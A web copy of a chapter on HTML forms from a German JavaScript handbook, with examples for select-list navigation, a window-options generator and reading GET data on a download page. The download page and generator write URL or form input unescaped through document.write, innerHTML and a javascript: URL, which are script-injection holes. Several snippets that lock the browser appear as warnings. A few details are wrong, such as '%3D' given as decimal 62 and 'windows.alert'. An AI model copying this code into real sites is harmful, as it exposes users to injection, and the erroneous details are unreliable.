Texteingabefelder kennen den Event-Handler `onfocus`, der genau dann aktiv wird, wenn der Fokus auf dem Texteingabefeld landet (in der Regel sieht man, dass hineingeklickt wird und der Cursor blinkt). Das Gegenteil vom Erhalten des Fokus heit auf Englisch to blur (dt. verschwimmen, undeutlich werden), und jedes Texteingabefeld besitzt eine Methode namens `blur()`, die den Fokus entfernt. Durch folgende Zeile wird der Fokus also genau dann von einem Feld weggenommen, wenn es angeklickt wird. Der Benutzer ist also nicht in der Lage, dem Feld permanent den Fokus zu geben und Eingaben zu ttigen.

```
<input type="text" onfocus="this.blur();" />
```

Beachten Sie unbedingt die Reihenfolge! Das folgende Kommando wrde dafr sorgen, dass ein Feld immer den Fokus erhlt, und somit eine weitere Navigation oder Benutzung der Website verhindern. Dem Benutzer wrde kaum etwas anderes brig bleiben, als seinen Browser zu schlieen.

```
<input type="text" onblur="this.focus();" />
```

Seien Sie ebenfalls vorsichtig, wenn Sie modale Fenster in Verbindung mit `onfocus` verwenden. Wenn sich ein modales Fenster ffnet, verliert das Texteingabefeld natrlich den Fokus. Es erhlt ihn aber wieder, sobald das modale Fenster wieder geschlossen wird. Der folgende Code zwingt den Benutzer wahrscheinlich dazu, den Browser ber das System abzuschieen, da sich immer wieder ein modales Fenster ffnet:

```
<input type="text" onfocus="windows.alert('Die Geister, die ich rief ...');" />
```

top

9.3.4 Navigation mit Auswahllisten ▲

Links bentigen viel Platz. Eine Auswahlliste ist da sehr sparsam, kann hinter dem sparsamen ueren jedoch eine Menge Inhalt verbergen. So ist es schon auf vielen Webseiten blich, in einer Auswahlliste mehrere Navigationsziele anzugeben. Sobald Sie einen Punkt in der Auswahlliste anklicken, wird die entsprechende Seite aufgerufen.

Dazu bentigt man einen Event-Handler, der dann aktiv wird, wenn sich die aktuelle Auswahl der Auswahlliste ndert. Dieser Event-Handler heit `onchange` und wird von allen Browsern untersttzt.

Im unteren Beispiel wird wieder eine Referenz auf das aktuelle Formular an die JavaScript-Funktion bergeben. Die URLs werden in einem Array gespeichert.

```
<html>
<head>
<title>Navigation mit JavaScript</title>
<script type="text/javascript"><!--
var urls = new Array();
urls[0] = "";  //leere URL fr oberste Option
urls[1] = "http://www.mozilla.com/ ";
urls[2] = "http://www.microsoft.com/germany";
urls[3] = "http://www.opera.com/";
function laden(f) {
   if (f.auswahl.selectedIndex > 0) {
      location.href = urls[f.auswahl.selectedIndex];
   }
}
//--></script>
</head>
<body>
<h1>Navigation mit JavaScript</h1>
<form>
<select name="auswahl" onchange="laden(this.form)">
   <option>Bitte whlen</option>
   <option>Mozilla</option>
   <option>Microsoft</option>
   <option>Opera</option>
</select>
<input type="button" value="Laden" onclick="laden(this.form)" />
</form>
</body>
</html>
```

Sie wissen ja bereits, wie Sie mit JavaScript allgemein auf Formulardaten zugreifen knnen. Im weiteren Verlauf dieses Kapitels werden einige fortgeschrittenere Techniken dargestellt, wie man Formulare sinnvoll nutzen kann. Neben neuen Mglichkeiten der Formularberprfung lernen Sie hier auch einige Tricks und Kniffe, die in der tglichen Praxis von Nutzen sein knnen.

<<zurck <top> vor>>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 9 Formulare
- 9.1 berprfung auf Vollstndigkeit
  - 9.1.1 Allgemeiner Aufbau
  - 9.1.2 Texteingabefelder
  - 9.1.3 Radiobuttons
  - 9.1.4 Checkboxen
  - 9.1.5 Auswahllisten
  - 9.1.6 Fehlermeldung ausgeben
  - 9.1.7 Konstruktive Vorschlge
- 9.2 Automatische berprfung
  - 9.2.1 Texteingabefelder
  - 9.2.2 Radiobuttons
  - 9.2.3 Checkboxen
  - 9.2.4 Auswahllisten
  - 9.2.5 Zusammenfassung
- 9.3 Anwendungsmglichkeiten fr Formulare
  - 9.3.1 Whrungsrechner
  - 9.3.2 Whrungsrechner, Teil 2
  - 9.3.3 Formularfelder fr die Textausgabe nutzen
  - 9.3.4 Navigation mit Auswahllisten
- 9.4 Anwendungsbeispiel: Fensteroptionen
- 9.5 Daten behalten
  - 9.5.1 Das Eingabeformular
  - 9.5.2 Die Ausgabeseite
- 9.6 Dynamische Auswahllisten
  - 9.6.1 Ein erster Ansatz
  - 9.6.2 Ein fortgeschrittener Ansatz
- 9.7 berprfungsfunktionen
  - 9.7.1 Ganze Zahlenwerte
  - 9.7.2 Dezimalzahlen
  - 9.7.3 Telefonnummern
  - 9.7.4 E-Mail-Adressen

- **9.7.5 In Zahlenwerte umwandeln**
- **9.8 Regulre Ausdrcke**
  - **9.8.1 Kurzeinfhrung**
  - **9.8.2 Ein Objekt erzeugen**
  - **9.8.3 Mit dem Objekt arbeiten**

top

9.4 Anwendungsbeispiel: Fensteroptionen

Im Folgenden soll ein Skript entwickelt werden, das versucht, dem Programmierer einen berblick ber die zahlreichen Fensteroptionen zu geben. Der Benutzer kann dazu die Optionen einzeln ein- und ausschalten und sich so bequem eine Reihe von neuen Fenstern erzeugen lassen. Das ist nicht nur in Hinblick auf das vorherige Kapitel praktisch, sondern zeigt auch den Zugriff auf Formularelemente auf.

Dazu wird zunchst einmal eine Reihe von Formularfeldern bentigt. Fr die booleschen Optionen setzen wir Radiobuttons ein, die jeweils als `name`-Attribut den Namen der Option tragen und als `value`-Attribut den gewnschten Wert. Das erleichtert spter das Zusammensetzen des Optionsstrings.

```
location
  <input type="radio" name="location" value="yes" />yes
  <input type="radio" name="location" value="no" />no
```

Bei numerischen Werten wird ein Textfeld angeboten:

```
height <input type="text" name="height" />
```

Fr den Fall, dass Mozilla-kritische Optionen verwendet werden, die zustzliche Rechte bentigen, kann per Mausklick angegeben werden, dass der Privilege Manager aktiviert werden soll:

```
Privilege Manager aktivieren
  <input type="checkbox" name="PrivilegeManager" value="on" />
```

Sobald das Formular verschickt wird, soll der Optionsstring zusammengesetzt werden. Nun knnte zwar jedes einzelne Formularfeld hartkodiert ber seinen Namen abgefragt werden, dadurch wird aber das Skript in Hinblick auf mgliche (aber unwahrscheinliche) zuknftige Erweiterungen der Optionen unflexibel. Aus diesem Grund ist es sinnvoll, das Skript mglichst allgemein zu halten und per Schleife alle Formularfelder zu untersuchen:

```
for (var i=0; i<f.elements.length; i++) {
   // ...
}
```

Zwar wrde theoretisch auch Folgendes funktionieren:

```
for (var e in f.elements) {
   // ...
}
```

Der Internet Explorer interpretiert dann aber die Variable `e` anders als der Mozilla, whrend letzterer dafr einige Formularelemente doppelt bercksichtigt. Das macht diese Schleife natrlich fr diese Zwecke unbrauchbar.

Nun wird die `type`-Eigenschaft des Formularelements untersucht. Von besonderem Interesse sind hierbei Textfelder (`type == "text"`), die die Werte der numerischen Optionen enthalten, sowie Radiobuttons (`type == "radio"`), die fr die booleschen Optionen zustndig sind.

Bei den Textfeldern werden all diejenigen Textfelder verwendet, die gefllt sind, also als Wert etwas anderes als `""` aufweisen:

```
if (e.type == "text" && e.value != "") {
   optionen += "," + e.name + "=" + e.value;
}
```

Bei Radiobuttons muss berprft werden, ob sie aktiviert sind (die Eigenschaft `checked` muss `true` sein) oder nicht.

```
if (e.type == "radio" && e.checked == true) {
   optionen += "," + e.name + "=" + e.value;
}
```

Der Optionsstring wird dabei immer um `,name=wert` erweitert. Am Ende des Vorgangs beginnt der Optionsstring mit einem Komma, das entfernt werden muss:

```
if (optionen != "") {
   optionen = optionen.substring(1, optionen.length);
}
```

Als Nchstes wird berprft, ob die Checkbox fr den Privilege Manager aktiviert ist. Falls ja, fordert das Skript die entsprechenden Rechte an:

```
if (f.elements["PrivilegeManager"].checked) {
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserWrite");
}
```

Schlielich wird die eigentliche Hauptfunktion aufgerufen: `window.open()`. Im neuen Fenster soll das eigentlich Interessante, der Optionsstring angezeigt werden. Um dies zu realisieren, gibt es mehrere Mglichkeiten. Eine davon wre, dass man als URL des neuen Fensters eine JavaScript-Funktion angibt, die den Text ausgibt.

```
javascript:document.write(optionen);document.close()
```

Innerhalb des Skripts mssen Sie noch darauf achten, dass Sie in der URL nicht die Variable `optionen` verwenden, sondern deren Wert, denn im neuen Fenster ist diese Variable unbekannt.

```
var w = window.open("javascript:document.write(\"" +
   optionen + "\");document.close()", "test", optionen);
```

Alternativ knnen Sie auch das Fenster ohne Inhalt ffnen und den Inhalt dann mit `document.open()`, `document.write()` und `document.close()` erzeugen:

```
var w = window.open("");
if (w) {
   with (w.document) {
      open();
      write(optionen);
      close();
   }
}
```

Als Nchstes erhlt das Fenster den Fokus, sollte es hinter einem anderen Fenster stehen. Auch hier wird wieder zunchst berprft, ob das ffnen des Fensters funktioniert hat – mit `if (w)`.

```
if (w) {
   w.focus();
}
```

Falls der Privilege Manager zuvor eingeschaltet worden ist, kann er nun wieder deaktiviert werden. Dieses Vorgehen empfiehlt sich grundstzlich, denn die zustzlichen Rechte sollten Sie so selten wie mglich anfordern, und wenn Sie es tun, dann sollten Sie sie bald wieder abgeben. Das hat nicht nur Performance-Grnde.

```
if (f.elements["PrivilegeManager"].checked) {
   netscape.security.PrivilegeManager.disablePrivilege(
      "UniversalBrowserWrite");
}
```

Als Besonderheit wird der Optionsstring noch im ursprnglichen Browserfenster ausgegeben. Dazu wird ein `<div>`-Container erstellt:

```
<div id="optionen" style="position: absolute;">
</div>
```

Nun wird – mit ein wenig DHTML – in diesen Container hineingeschrieben. Details hierzu erfahren Sie in Kapitel 17:

```
document.getElementById("optionen").innerHTML = optionen;
```

Doch nun genug der langen Vorbereitungen: Hier folgt das komplette Skript, wie Sie es natrlich auch auf der DVD-ROM zum Buch finden. Im Vergleich zu den obigen Ausfhrungen wurde es nur an einigen Stellen kosmetisch verschnert.

```
<html>
<head>
<title>Fenstergenerator</title>
```


```
<script type="text/javascript"><!--
function generiere_fenster(f) {
   var optionen = "";
   var e;
   for (var i=0; i<f.elements.length; i++) {
     e = f.elements[i];
     if (e.type == "text" && e.value != "") {
        optionen += "," + e.name + "=" + e.value;
     } else if (e.type == "radio" && e.checked == true) {
        optionen += "," + e.name + "=" + e.value;
     }
   }
   if (optionen != "") {
      optionen = optionen.substring(1, optionen.length);
   }

   if (f.elements["PrivilegeManager"].checked) {
      netscape.security.PrivilegeManager.enablePrivilege(
         "UniversalBrowserWrite");
   }
   var w = window.open("javascript:document.write(\""+
      optionen + "\");document.close()", "test", optionen);
   if (w && w.focus) {
      w.focus();
   }
   if (f.elements["PrivilegeManager"].checked) {
      netscape.security.PrivilegeManager.disablePrivilege(
         "UniversalBrowserWrite");
   }

   if (document.getElementById) {
      document.getElementById("optionen").innerHTML =
         optionen;
   }
}
//--></script>
</head>
<body>
<form onsubmit="return false;">
<table cellspacing="10">
<tr><td>
<table cellspacing="5">
<tr><td>
<i>alwaysLowered</i>
</td><td>
  <input type="radio" name="alwaysLowered" value="yes" />yes
  <input type="radio" name="alwaysLowered" value="no" />no
</td></tr>
<tr><td>
<i>alwaysRaised</i>
</td><td>
  <input type="radio" name="alwaysRaised" value="yes" />yes
  <input type="radio" name="alwaysRaised" value="no" />no
</td></tr>
<tr><td>
channelMode
</td><td>
  <input type="radio" name="channelMode" value="yes" />yes
  <input type="radio" name="channelMode" value="no" />no
</td></tr>
<tr><td>
dependent
</td><td>
  <input type="radio" name="dependent" value="yes" />yes
  <input type="radio" name="dependent" value="no" />no
```

```
</td></tr>
<tr><td>
directories
</td><td>
  <input type="radio" name="directories" value="yes" />yes
  <input type="radio" name="directories" value="no" />no
</td></tr>
<tr><td>
fullscreen
</td><td>
  <input type="radio" name="fullscreen" value="yes" />yes
  <input type="radio" name="fullscreen" value="no" />no
</td></tr>
<tr><td>
hotkeys
</td><td>
  <input type="radio" name="hotkeys" value="yes" />yes
  <input type="radio" name="hotkeys" value="no" />no
</td></tr>
<tr><td>
location
</td><td>
  <input type="radio" name="location" value="yes" />yes
  <input type="radio" name="location" value="no" />no
</td></tr>
<tr><td>
menubar
</td><td>
  <input type="radio" name="menubar" value="yes" />yes
  <input type="radio" name="menubar" value="no" />no
</td></tr>
<tr><td>
personalbar
</td><td>
  <input type="radio" name="personalbar" value="yes" />yes
  <input type="radio" name="personalbar" value="no" />no
</td></tr>
<tr><td>
resizable
</td><td>
  <input type="radio" name="resizable" value="yes" />yes
  <input type="radio" name="resizable" value="no" />no
</td></tr>
<tr><td>
scrollbars
</td><td>
  <input type="radio" name="scrollbars" value="yes" />yes
  <input type="radio" name="scrollbars" value="no" />no
</td></tr>
<tr><td>
status
</td><td>
  <input type="radio" name="status" value="yes" />yes
  <input type="radio" name="status" value="no" />no
</td></tr>
<tr><td>
<i>titlebar</i>
</td><td>
  <input type="radio" name="titlebar" value="yes" />yes
  <input type="radio" name="titlebar" value="no" />no
</td></tr>
<tr><td>
toolbar
</td><td>
  <input type="radio" name="toolbar" value="yes" />yes
```

```
  <input type="radio" name="toolbar" value="no" />no
</td></tr>
<tr><td>
<i>z-lock</i>
</td><td>
  <input type="radio" name="z-lock" value="yes" />yes
  <input type="radio" name="z-lock" value="no" />no
</td></tr>
</table>
</td><td>
<table cellspacing="5">
<tr><td>height </td>
  <td><input type="text" name="height" /></td></tr>
<tr><td>innerHeight </td>
  <td><input type="text" name="innerHeight" /></td></tr>
<tr><td>innerWidth </td>
  <td><input type="text" name="innerWidth" /></td></tr>
<tr><td>left </td>
  <td><input type="text" name="left" /></td></tr>
<tr><td>outerHeight </td>
  <td><input type="text" name="outerWidth" /></td></tr>
<tr><td>outerWidth </td>
  <td><input type="text" name="outerWidth" /></td></tr>
<tr><td>screenX </td>
  <td><input type="text" name="screenX" /></td></tr>
<tr><td>screenY </td>
  <td><input type="text" name="screenY" /></td></tr>
<tr><td>top </td>
  <td><input type="text" name="top" /></td></tr>
<tr><td>width </td>
  <td><input type="text" name="width" /></td></tr>
</table>
</td></tr>
<tr><td colspan="2">
Privilege Manager aktivieren
  <input type="checkbox" name="PrivilegeManager" value="on" />
</td></tr>
<tr><td colspan="2">
<input type="button" value="Generieren!"
       onclick="generiere_fenster(this.form);" />
</td></tr>
</table>
</form>
<div id="optionen" style="position: absolute;">
</div><br />
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 9.5 Der Fenstergenerator samt neuem, generiertem Fenster

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 9 Formulare**
  - **9.1 berprfung auf Vollstndigkeit**
    - **9.1.1 Allgemeiner Aufbau**
    - **9.1.2 Texteingabefelder**
    - **9.1.3 Radiobuttons**
    - **9.1.4 Checkboxen**
    - **9.1.5 Auswahllisten**
    - **9.1.6 Fehlermeldung ausgeben**
    - **9.1.7 Konstruktive Vorschlge**
  - **9.2 Automatische berprfung**
    - **9.2.1 Texteingabefelder**
    - **9.2.2 Radiobuttons**
    - **9.2.3 Checkboxen**
    - **9.2.4 Auswahllisten**
    - **9.2.5 Zusammenfassung**
  - **9.3 Anwendungsmglichkeiten fr Formulare**
    - **9.3.1 Whrungsrechner**
    - **9.3.2 Whrungsrechner, Teil 2**
    - **9.3.3 Formularfelder fr die Textausgabe nutzen**
    - **9.3.4 Navigation mit Auswahllisten**
  - **9.4 Anwendungsbeispiel: Fensteroptionen**
  - **9.5 Daten behalten**
    - **9.5.1 Das Eingabeformular**
    - **9.5.2 Die Ausgabeseite**

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **9.6 Dynamische Auswahllisten**
  - **9.6.1 Ein erster Ansatz**
  - **9.6.2 Ein fortgeschrittener Ansatz**
- **9.7 berprfungsfunktionen**
  - **9.7.1 Ganze Zahlenwerte**
  - **9.7.2 Dezimalzahlen**
  - **9.7.3 Telefonnummern**
  - **9.7.4 E-Mail-Adressen**
  - **9.7.5 In Zahlenwerte umwandeln**
- **9.8 Regulre Ausdrcke**
  - **9.8.1 Kurzeinfhrung**
  - **9.8.2 Ein Objekt erzeugen**
  - **9.8.3 Mit dem Objekt arbeiten**

top

9.5 Daten behalten ▼

Im vorangegangenen Kapitel haben Sie gesehen, wie man Daten in Cookies speichern kann und somit beispielsweise einen JavaScript-Warenkorb ohne Frames realisieren kann. Der Nachteil wurde auch nicht verschwiegen: Whrend die meisten Benutzer JavaScript nicht deaktivieren, schalten viele User die Verwendung von Cookies aus, natrlich auch bedingt durch Horrormeldungen in der Presse. Es gibt jedoch auch Mglichkeiten, ohne Cookies Daten von einer HTML-Seite in die nchste zu bernehmen. Eine der Alternativen besteht in der Verwendung von Frames und in der Datenspeicherung in einem davon; hier sei auf Kapitel 10 verwiesen. In diesem Abschnitt wird eine weitere Mglichkeit vorgestellt.

Ein virtueller Geschftsmann will den Besuchern seiner Website Bcher in elektronischer Form zum Download anbieten. Er hat eine ganze Reihe davon, und so soll der Benutzer in einem Formular die fr ihn interessanten Programme auswhlen knnen. Nach dem Absenden des Formulars erhlt er Links auf die ausgewhlten Programme. Bevor Sie das Beispiel anpassen und einsetzen, sollten Sie allerdings etwaige Copyright-Fragen klren.

top

9.5.1 Das Eingabeformular ▼▲

Das Formular selbst ist schnell erstellt; als zustzlicher Bonus werden dem Benutzer zu jedem Programm Hintergrundinformationen zu jedem Produkt in einem neuen Fenster angezeigt. Wie das prinzipiell funktioniert, wurde schon in Kapitel 8 gezeigt. Beachten Sie im Folgenden, dass jeder Checkbox konsistent das `value`-Attribut `"on"` zugewiesen worden ist. Der Sinn dieser Manahme wird weiter unten klar.



Hier klicken, um das Bild zu Vergrern

Abbildung 9.6 Das HTML-Formular

```
<html>
<head>
<title>Bcher-Download</title>
<script type="text/javascript"><!--
function hilfe(seite) {
   window.open(seite,
      "hilfefenster","height=300,width=400");
}
//--></script>
</head>
<body>
<h1>Whlen Sie hier Ihre Bcher aus!</h1>
<form method="get" action="download.html">
<input type="checkbox" name="sommer" value="on" />
   <a href="javascript:hilfe('sommer.html')">
   Sommernachtstraum</a><br />
<input type="checkbox" name="othello" value="on" />
   <a href="javascript:hilfe('othello.html')">Othello</a>
   <br />
<input type="checkbox" name="venedig" value="on" />
   <a href="javascript:hilfe('venedig.html')">Der
   Kaufmann von Venedig</a><br />
...<br />
<input type="submit" value="Zum Download" />
</form>
</body>
</html>
```

top

9.5.2 Die Ausgabeseite

Wenn Sie das Formular auf der vorangegangenen Seite genauer betrachtet haben, wird Ihnen folgende Zeile nicht entgangen sein:

```
<form method="get" action="download.html">
```

Zum einen ist der Wert des `action`-Attributs ungewhnlich – seit wann bergibt man Formularwerte an eine HTML-Seite? Zum anderen ist `method` auf `"get"` gesetzt. Dazu ein kleiner Exkurs: Mit `method` wird die Versendemethode des Formulars angegeben. Standardmig – also auch, wenn nichts angegeben wird – wird die Methode `GET` verwendet, doch hufiger ist `POST`. In letzterem Fall werden die Formulareingaben im Inhalt der Anforderung, also nach dem HTTP-Header versandt. Die entsprechende HTTP-Anforderung des Webbrowsers an den Webserver sieht ungefhr folgendermaen aus:

```
POST /download.html HTTP/1.1
Content-type: application/x-www-form-urlencoded
Accept: text/plain
Content-length: 21

othello=on&venedig=on
```

Sie sehen, dass die einzelnen (angekreuzten) Checkboxen im Formular `name=value` bergeben und voneinander mit dem kaufmnnischen Und (`&`) getrennt werden.

Wenn wie im obigen Beispiel die Methode `GET` verwendet wird, sieht die Sache anders aus: Hier werden nmlich die Formulardaten als Teil der URL bergeben. Es wrde folgende Seite aufgerufen werden:

```
download.html?othello=on&venedig=on
```

Diese Daten kann man mit JavaScript abfragen. Wie Sie sich vielleicht erinnern, erhlt man mit `location.search` den Teil der URL ab dem Fragezeichen, in diesem Fall also **?othello=on&venedig=on**. Mit JavaScript knnen diese Daten zerlegt werden, um die Ausgabeseite zu generieren.

Um die ganze Sache ein wenig zu vereinfachen, gehen wir davon aus, dass alle Bcher im Verzeichnis **download** liegen, die Dateiendung **.zip** haben und dass sich der Teil vor der Endung aus dem **name**-Attribut der zugehrigen Checkbox ergibt. Der Programmierer muss also nur noch folgende Aufgaben erledigen:

- Er muss die Eigenschaft `location.search` auslesen und das erste Zeichen (das Fragezeichen) abschneiden.

- Er muss die brig bleibende Zeichenkette an den kaufmnnischen Unds aufteilen. Die einzelnen Teile haben dann den Aufbau `buchname=on`, und wenn man das `=on` entfernt, hat man den Dateinamen ohne die Endung.

Man kann den Algorithmus ein wenig vereinfachen, indem man einfach nach dem nchsten Vorkommen von `&` sucht sowie nach dem nchsten Vorkommen von `=on` und dann die Zeichenkette dazwischen betrachtet. Die Zeichenkette `=on` kann brigens an keiner anderen Stelle (also zum Beispiel links vom Gleichheitszeichen) in der URL erscheinen. Der Grund dafr ist, dass Sonderzeichen in ein URL-konformes, hexadezimales Format umgewandelt werden. Aus einem Leerzeichen wird `%20`, und aus einem Gleichheitszeichen wird `%3D`. `3D` ist nmlich die hexadezimale Darstellung der Dezimalzahl 62, und im ASCII-Zeichensatz hat das Gleichheitszeichen den Code `62`. Der ASCII-Code des Leerzeichens ist `32`, und die hexadezimale Darstellung ist `20`. Die Umwandlung in dieses URL-Format geschieht automatisch; die Rckverwandlung erfolgt mit der JavaScript-Funktion `unescape()`. So liefert beispielsweise `unescape("%3D")` das Ergebnis `"="` zurck. Die Umwandlung ist im brigen auch mit JavaScript mglich, `escape("=")` liefert `"%3D"`.

Der Internet Explorer ab 5.5 bietet hierzu brigens ein paar neue Funktionen an, die eine URI (Unified Ressource Identificator, eine Art Obermenge von URL) erzeugen knnen. Die Funktion `encodeURI()` wandelt den bergebenen Parameter in eine URL um, also liefert beispielsweise `encodeURI("meine Webseite.html#oben")` als Ergebnis `meine%20Webseite.html#oben` zurck. Sie sehen hier, dass das Doppelkreuz als Abtrennungszeichen fr einen HTML-Anker interpretiert worden ist, also insbesondere nicht in die hexadezimale Form `%23` umgewandelt wurde. Wenn Sie auch das mchten (beispielsweise, wenn Sie die obige URL als Parameter an ein CGI-Skript bergeben mchten), mssen Sie `encodeURIComponent()` verwenden. Dies liefert das gewnschte Ergebnis: `encodeURIComponent("meine Webseite.html#oben")` gibt `meine%20 Webseite.html%23oben` zurck.

Die entsprechenden Funktionen, die eine codierte URL wieder entschlsseln, heien `decodeURI()` und `decodeURIComponent()`. Und wie erwartet gibt `decodeURI("meine%20Webseite.html#oben")` als Ergebnis `meine-Webseite.html#oben` zurck, `decodeURIComponent("meine%20Webseite .html%23oben")` liefert ebenfalls `meine Webseite.html#oben`.

Aus den viel zitierten Grnden der Abwrtskompatibilitt mssen Sie jedoch noch eine ganze Weile auf den Einsatz dieser Funktionen verzichten, wenn Sie mglichst viele Browser untersttzen wollen.

Zurck zur Aufgabenstellung: Der folgende Code (zu speichern als **download.html**) liest die bergebenen Daten aus und generiert die Ausgabeseite.

```
<html>
<head>
<title>Download Seite 2</title>
<script type="text/javascript"><!--
function tag(s) {
   return("<" + s + ">");
}
function ausgabe() {
   var ls = location.search;
   var txt = (ls.length>1) ? "Sie knnen die Bcher nun
     herunterladen" : "Keine Bcher ausgewhlt";
   document.write(txt + tag("br"));
   if (ls.length<=1) { //Funktion verlassen, falls
                       //nichts ausgewhlt wurde
      return false;
   }
   ls = "&" + ls.substring(1, ls.length);
      //Fragezeichen entfernen, "&" vorne anhngen
   var pos = 0;  //aktuelle Suchposition in
   location.search
   while (pos == 0 || ls.indexOf("&", pos) != -1) {
      start = ls.indexOf("&", pos) + 1;
      ende = ls.indexOf("=on", pos);
      buch = unescape(ls.substring(start, ende));
      document.write(tag("a href='download/" + buch
         + ".zip'"));
      document.write(buch);
      document.write(tag("/a")+tag("br"));
      pos = ende + 2;
   }
}
//--></script>
</head>
<body>
<h1>Bcher-Download</h1>
<script type="text/javascript"><!--
ausgabe();
//--></script>
<noscript>
Ihr Browser untersttzt kein JavaScript!
</noscript>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 9.7 Die Download-Seite

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 9 Formulare
- 9.1 berprfung auf Vollstndigkeit
  - 9.1.1 Allgemeiner Aufbau
  - 9.1.2 Texteingabefelder
  - 9.1.3 Radiobuttons
  - 9.1.4 Checkboxen
  - 9.1.5 Auswahllisten
  - 9.1.6 Fehlermeldung ausgeben
  - 9.1.7 Konstruktive Vorschlge
- 9.2 Automatische berprfung
  - 9.2.1 Texteingabefelder
  - 9.2.2 Radiobuttons
  - 9.2.3 Checkboxen
  - 9.2.4 Auswahllisten
  - 9.2.5 Zusammenfassung
- 9.3 Anwendungsmglichkeiten fr Formulare
  - 9.3.1 Whrungsrechner
  - 9.3.2 Whrungsrechner, Teil 2
  - 9.3.3 Formularfelder fr die Textausgabe nutzen
  - 9.3.4 Navigation mit Auswahllisten
- 9.4 Anwendungsbeispiel: Fensteroptionen
- 9.5 Daten behalten
  - 9.5.1 Das Eingabeformular
  - 9.5.2 Die Ausgabeseite
- 9.6 Dynamische Auswahllisten
  - 9.6.1 Ein erster Ansatz
  - 9.6.2 Ein fortgeschrittener Ansatz
- 9.7 berprfungsfunktionen
  - 9.7.1 Ganze Zahlenwerte
  - 9.7.2 Dezimalzahlen
  - 9.7.3 Telefonnummern
  - 9.7.4 E-Mail-Adressen
  - 9.7.5 In Zahlenwerte umwandeln
- 9.8 Regulre Ausdrcke
  - 9.8.1 Kurzeinfhrung
  - 9.8.2 Ein Objekt erzeugen
  - 9.8.3 Mit dem Objekt arbeiten

top

9.6 Dynamische Auswahllisten ▼

In Kapitel 11 werden Sie ein Beispiel mit einer grafischen Navigation finden. Dort gibt es mehrere Kategorien, die aufgrund einer Mausbewegung ausklappen und Unterpunkte freigeben. Dies lsst sich sehr platzsparend auch in einem Formular realisieren. Es ist insbesondere mglich, via JavaScript einzelne Punkte in den Auswahllisten zu ndern, zu lschen und neue Punkte hinzuzufgen.

top

9.6.1 Ein erster Ansatz ▼▲

Wie Sie wissen, werden die einzelnen Optionen einer Auswahlliste im Array `options` gespeichert. Jede einzelne dieser Optionen hat die Eigenschaft `text`, die den im Browser angezeigten Text angibt.

